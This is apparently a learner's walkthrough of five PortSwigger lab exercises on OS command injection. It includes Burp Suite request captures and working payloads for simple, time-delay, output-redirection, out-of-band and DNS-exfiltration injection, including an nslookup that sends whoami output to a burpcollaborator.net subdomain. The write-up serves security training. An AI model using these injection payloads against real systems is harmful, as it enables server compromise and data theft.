What is OS command injection?
OS command injection (also known as shell injection) is a web security vulnerability that allows an attacker to execute arbitrary operating system (OS) commands on the server that is running an application, and typically fully compromise the application and all its data. Very often, an attacker can leverage an OS command injection vulnerability to compromise other parts of the hosting infrastructure, exploiting trust relationships to pivot the attack to other systems within the organization.

Lab1: OS command injection, simple case


Description: This lab contains an OS command injection vulnerability in the product stock checker.

The application executes a shell command containing user-supplied product and store IDs, and returns the raw output from the command in its response.

To solve the lab, execute the whoami command to determine the name of the current user.

Testing procedure and snapshot:

- Use Burp Suite to intercept and modify a request that checks the stock level.
- Modify the storeID parameter, giving it the value 1|whoami.
- Observe that the response contains the name of the current user.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Request
Raw Params Headers Hex
Response
Raw Headers Hex


Target: https://ac631f841e20a7d9803652bb00f800de.web-security-academy.net

```
POST /product/stock HTTP/1.1
Host: ac631f841e20a7d9803652bb00f800de.web-security-academy.net
Connection: close
Content-Length: 28
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin:
https://ac631f841e20a7d9803652bb00f800de.web-security-academy.ne
t
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.129
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://ac631f841e20a7d9803652bb00f800de.web-security-academy.ne
t/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en,en-US;q=0.9
Cookie: session=eXPXQFJCreRjd6epqH5wgO2SxO1kYLLi

productId=1&storeId=1|whoami
```

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Connection: close
Content-Length: 13

peter-Q2jGRS
```



OS command injection, simple case

Back to lab description

Congratulations, you solved the lab!

Eye Projectors

$9.77

Lab2: Blind OS command injection with time delays


Description: This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response.

To solve the lab, exploit the blind OS command injection vulnerability to cause a 10 second delay.

Testing procedure and snapshots:

- Use Burp Suite to intercept and modify the request that submits feedback.
- Modify the email parameter, changing it to: email=x||ping+-c+10+127.0.0.1||
- Observe that the response takes 10 seconds to return.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × ...
Go Cancel < >

Target: https://ac3d1f8d1f3543148098493500a600a2.web-security-academy.net

Request


```
POST /feedback/submit HTTP/1.1
Host: ac3d1f8d1f3543148098493500a600a2.web-security-academy.net
Connection: close
Content-Length: 132
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.129
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin:
https://ac3d1f8d1f3543148098493500a600a2.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://ac3d1f8d1f3543148098493500a600a2.web-security-academy.net/feedba
ck
Accept-Encoding: gzip, deflate
Accept-Language: en,en-US;q=0.9
Cookie: session=V6WqRNyQJJhDjBqHUM9gZMtE3VuKoRxl

csrf=negnUBs6D9xSuup8ouFu8l1dsND5N96N&name=subash&email=x||ping+-c+10+12
7.0.0.1||&subject=feedbacl&message=this+is+very+nice+product
```

Response

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 2

{}
```



Blind OS command injection with time delays

Congratulations, you solved the lab!

Submit feedback

Lab3: Blind OS command injection with output redirection

Description: This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response. However, you can use output redirection to capture the output from the command. There is a writable folder at:

/var/www/images/


The application serves the images for the product catalog from this location. You can redirect the output from the injected command to a file in this folder, and then use the image loading URL to retrieve the contents of the file.

To solve the lab, execute the whoami command and retrieve the output.

Access the lab

Testing procedure and snapshot:


- Use Burp Suite to intercept and modify the request that submits feedback.
- Modify the email parameter, changing it to: email=||whoami>/var/www/images/output.txt||
- Now use Burp Suite to intercept and modify the request that loads an image of a product.
- Modify the filename parameter, changing the value to the name of the file you specified for the output of the injected command: filename=output.txt
- Observe that the response contains the output from the injected command.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: https://acdb1f8a1f697a2f80b5047d00ac00ce.web-security-academy.net
Request
Raw Params Headers Hex
Response
Raw Headers Hex

```
GET /image?filename=output.txt HTTP/1.1
Host: acdb1f8a1f697a2f80b5047d00ac00ce.web-security-academy.net
Connection: close
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.129
Safari/537.36
Accept: image/webp,image/apng,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://acdb1f8a1f697a2f80b5047d00ac00ce.web-security-academy.net/product
?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en,en-US;q=0.9
Cookie: session=97pBHFXUfaxIikf3ItCSZaAH4BpoiY9n
```

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Connection: close
Content-Length: 12

peter-1CFdBF
```


acdb1f8a1f697a2f80b5047d00ac00ce.web-security-academy.net/product?productId=1
Apps
AWS Developer For...
WEB SECURITY ACADEMY
Blind OS command injection with output redirection
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | Submit feedback
The Splash
$11.39


Lab4: Blind OS command injection with out-of-band interaction

Description: This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The command is executed asynchronously and has no effect on the application's response. It is not possible to redirect output into a location that you can access. However, you can trigger out-of-band interactions with an external domain.

Testing procedure and snapshot:

- Use Burp Suite to intercept and modify the request that submits feedback.
- Modify the email parameter, changing it to:
  email=x||nslookup+x.burpcollaborator.net||


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × 3 × 4 × 5 × ...
Go Cancel
Request
Raw Params Headers Hex
Response
Raw Headers Hex


Target: https://aca21fec1e976bf4809a26c700c50067.web-security-academy.net

```
POST /feedback/submit HTTP/1.1
Host: aca21fec1e976bf4809a26c700c50067.web-security-academy.net
Connection: close
Content-Length: 129
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.129
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin:
https://aca21fec1e976bf4809a26c700c50067.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://aca21fec1e976bf4809a26c700c50067.web-security-academy.net/feedba
ck
Accept-Encoding: gzip, deflate
Accept-Language: en,en-US;q=0.9
Cookie: session=2LLeosQDWBtOT9BtQFJTmSF6EuSaOQhQ

csrf=2biXEuGLytc73gaT6Om7T8DrA4KIKYVc&name=dfgdfgs&email=x||nslookup+x.b
urpcollaborator.net||&subject=asasa&message=kdjfnldkmnfld
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 2

{}
```



Blind OS command injection with out-of-band interaction

Back to lab description »

Congratulations, you solved the lab!

Submit feedback

Name:

Email:

Subject:

Lab5: Blind OS command injection with out-of-band data exfiltration


Description: This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The command is executed asynchronously and has no effect on the application's response. It is not possible to redirect output into a location that you can access. However, you can trigger out-of-band interactions with an external domain.

To solve the lab, execute the whoami command and exfiltrate the output via a DNS query to the public Burp Collaborator server (burpcollaborator.net). You will need to enter the name of the current user to complete the lab.

Testing procedure and snapshot:

- Use Burp Suite Professional to intercept and modify the request that submits feedback.
- Go to the Burp menu, and launch the Burp Collaborator client.
- Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
- Modify the email parameter, changing it to something like the following, but insert your Burp Collaborator subdomain where indicated: email=||nslookup+`whoami`.YOUR-SUBDOMAIN-HERE.burpcollaborator.net||
- Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again, since the server-side command is executed asynchronously.
- You should see some DNS interactions that were initiated by the application as the result of your payload. The output from your command should appear in the subdomain of the interaction, and you can view this within the Burp Collaborator client. The full domain name that was looked up is shown in the Description tab for the interaction.
- To complete the lab, enter the name of the current user.



Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

